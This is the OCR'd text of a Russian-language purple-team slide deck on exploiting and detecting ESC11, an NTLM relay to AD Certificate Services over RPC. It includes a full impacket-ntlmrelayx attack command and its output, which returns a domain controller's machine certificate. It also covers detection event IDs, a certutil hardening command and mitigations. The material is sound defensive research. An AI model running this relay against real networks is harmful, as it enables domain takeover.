└─$ sudo impacket-ntlmrelayx -t rpc://192.168.2.100 -rpc-mode 'ICPR' --adcs  -icpr-ca-name 'teeb-DC1-CA' --template 'Kerberos
Authentication'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
```

Эксплуатация ESC11




Red team

Схема эксплуатации ESC11



Red team

Эксплуатация ESC11



Red team

Результат эксплуатации ESC11

```
[*] SMBD-Thread-8 (process_request_thread): Connection from 192.168.2.200 controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] Successfully requested certificate
[*] Request ID is 7
[*] Base64 certificate of user DC2$:
b'MIIRRQIBAzCCEP8GCSqGSIb3DQEHAaCCEPAEghDsMIIQ6DCCBx8GCSqGSIb3DQEHBqCCBxAwggcMAgEAMIIHBQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQMwDgQ
IhtlfgGnGLuoCAggAgIIG2N8PpJaIvs237F9llZZknUjUZXY7JV0IQ5jcGt+12H5Iwzt+dyFQZ2rjJh1r3zQGzn8TGO9Xt6vlZ6C422skpnFH8R81ehdVeSKs02d1
f++GrBSyStALV/iSGaIqNKlq4AswOjSpGJd7s4u/tFeFmNUzGBCaHvgG+3wdn7H1d2HqXlkCoUoQZV1rJuXyADGUXt+qUS8nWCRDCMaqUoFO8GT7ZkYOqxvgssutT
kEglj4/UcH3M5zsab0B/rPxrFanwRRK+bkhI1dZ2uS8BTE1HC/jTG0I5ElzM1gtKlyL3ZQVeGU7IRokzhg6×6NpWETJn8SwBQtC8kLfSOFC3ci4VLi6juNPYgbpPd
uxiRuszoJm+uzY4lUV7wIWcCsWTC6Hht5jlOPmjPK2s+MyNhtbCLdhCWQQ3DXGF5+K6V8OG9paS6/o+cbSUqUgnEQmTmJ31cqGZi0IESD9YK7onaYS4my0zDF+XPI
p101aMxpZHAZ7ScoXGIacYiI0UtK9DrjNOdWtS84HlAKilCq2Yn4+vusG47kixjnLJaR3Nt0OnqBejSx04WX5euPOe6uI2tpDbnrUBkbtMbzHQ3vWFHWJABw/ckO4
8lql2RD3GrNoPBQSqcu8eduDyRUjlX8+K6fYIoJ7QYVxxw/GrDHBm0gTf/Ca0Ao6ZTDzGj0PBcdOab65XF8hTBJNi38E6l+D/BjlpsP+VDkn/UM1c9TnBuFm0L20J
2tgg8Euj2ElDGVCP9XWVssSsjfho3/BhuwxcLgh/vLothZdySFds+jSQUmkwM/MGBX9qvWDwv3LnF/qkVAHU0QYwa3SaXjxoNeF3wZGUVbye0pZZLLEu8AsS9TyKO
H2fjvK59r4rAXoABfIYCVHqC4gwnf0/pc+rNValB+IRH9LIh1TAcz4yol9q8Obdsx8iXAZ0bYD3Uoeha+I4BeKaIUZm0tiW81GIjUVhTr2/y+/jiPhvdGdcX5h9pn
Zb9Z1DFHwyK4TjQYDe586X8feMFwF3QYVTVukwkPrJBu1jqVblpevn/o2CPVA/9L1VnaO5ubyj6U+oUBf2fD5D0ZzDzkpyRjGXEfTCg3Bvybo9SRq325ZY3oS22F6
P5BZ8Vs/z/RPiz/GlHziieQWiwTckcfi06rwECE7Bo2zCHX7tAoQDDih1GqzSZyK2Y8FVw7hcwBJVNuidq6gd7f6HPy5gSeZYEy6zgpCDm+09gnqBq50VR5VwuFV+
R/5vydlpGNqg2lPzI64K+Kg9TZDNFTgQBiv6wIn2Bsqe1oG1SnQSo/4GddOrQdg7EF/xyoJ/S7VCOk1Px9dJN2QAoGFsAjhorjIBMqzp9fSwua5GjPa0vmvhEqDJw
Za45VBKN4HVrYcfvERC8TBteHOKgOvClkKWB15Q1nIYc3VPMiQxYH8iRqWjilYL3vxbZZxKDNWWjx8HBNXQ0ELGKP9it5p3eLjoggBurAG+VmvzX6PtQjzZfF4qkx
rb9bHLOMUo0xqSJFrqjv3FmLHyZJvPNEBarEqpTocGacESzKYFYVcIiEE9Lktr1IHUf6PDyTWo81ryVGBqkwAo+QmovD3v1DhBiRm6G/Ak3tEFIxRBCXNCoplmMrT
DHyBKCB1kXkIymnn4uD43voMOyNo8w1J+lsp+1lqgKKgdnnAJcr+hiQe7rdBqCQyYDGmutSc673/z2wVHsAT5NFAOFRvZKaExp8Kvs95jxP8rGg/9JEUIHlOr8f0E
00gXym3d59DaChadb8P/qcktY2qr196dbq+uw+zufnxaZZh0SsfE+pJ8itNM/PVJMonK8s2p0uNeothaillyNKcMVs8kzU+PI4LpCclWsNihqjEtu04sq051lYvij
4A6GpxVXu7veU4rH+4MLWoyU86Owd/dCChP6xa7BC4ljIvAbmdpAG31UG0G9vZXo9thnOyAigtx2ThdkIakmpp+xgUWZPrfeZuolN8pJPH93HxKPvN3nBLBm6otm8
6+DN08IxHXA/a0nNWIIfVuyP2SiLA2DzLGCcjbE8hTx4tyBfbKWQ3Ya53/iMXoxWKBhOOeSWJxjJN/7gXS1oUiaIYVFBoSlBXl/pR96vDgss+ccFbmxZ/4IxikYRm
gpEOHJiTt6+anWiBEs03BybluQLpOtJuOsty/SLSXJm2fOmu5hlp+ofEVSovwN8n6O6QmauRgNjUPUkD7gTkCaHg8WT0cRjef1ztT4Iw+SFQACnXPHKLyer4OAIYh
```


Red team

Detection. Методология


Blue team


Detection. Отслеживание событий

- 4886 – Службы сертификации получили запрос на сертификат
- 4887 – Службы сертификации одобрили запрос на сертификат и выдали сертификат
- 4888 – Службы сертификации отклонили запрос на сертификат
- 4898 – Службы сертификации загрузили шаблон

Blue team


Detection. Настройка CA







Blue team

Detection. События Event Manager







Blue team

Mitigation

- Включить шифрование
- Использовать подписание пакетов
- Использовать ACLs для Active Directory с принципом наименьших привилегий
- Сегментировать сеть
- Отказаться от использования NTLM


Blue team

Mitigation. «Защищаемся от Coerce»

Не можем применить Mitigation

↓


Значит, нужно устранить Coerce



Blue team

Mitigation. Включение шифрования

certutil -setreg CA\InterfaceFlags +IF_ENFORCEENCRYPTICERTREQUEST
net stop certsvc & net start certsvc



Blue team

ESC11

```
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up RPC Server on port 135
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-6 (process_request_thread): Received connection from 192.168.2.200, attacking target rpc://192.168.2.100
[*] Authenticating against rpc://192.168.2.100 as TEEB/DC2$ SUCCEED
serfwfwef
[*] SMBD-Thread-8 (process_request_thread): Connection from 192.168.2.200 controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[-] Error occured while getting certificate: RequestSessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error. Maybe encryption is enforced?
```


Red team

Итоги работы по ESC11

- [x] **Планирование: запланированы работы по изучению ESC11**
- [x] **Подготовка: настроен уязвимый CA**
- [x] **Выполнение: проведена эксплуатация уязвимости**
- [x] **Анализ: проанализированы события в журнале безопасности Windows**
- [x] **Отчетность: написание правил корреляции**
- [x] **Реализация: внедрение правил**
- [x] **Повторение: проверка работоспособности правил**

Purple team

Итоги

Для пентеста:


- Изучена актуальная техника
- Разработаны действенные рекомендации

Для SOC:

- Изучены тактики и техники возможных злоумышленников
- Улучшены методы обнаружения и предотвращения угроз

Purple team

Апробация



Red team:

- Применение техники в реальных пентестах

Blue team:

- Разработаны методы обнаружения данного типа атак

Purple team

Purple team

Ссылки

При подготовке доклада использовались данные **исследования** «Relaying to AD Certificate Services over RPC», Sylvain Heiniger, 16.11.2022

Блог УЦСБ на **habr**

SOC Tech

SOC Tech

ЦЕНТР КИБЕРБЕЗОПАСНОСТИ

USSC SOC

sec.ussc.ru
cybersec@ussc.ru

soc.ussc.ru
soc@ussc.ru

СПАСИБО ЗА ВНИМАНИЕ!

Владислав Дриев
Старший специалист по анализу защищенности

vdriev@ussc.ru
https://t.me/VlaDriev

Николай Костин
Старший аналитик USSC-SOC

nkostin@ussc.ru
https://t.me/nikostin26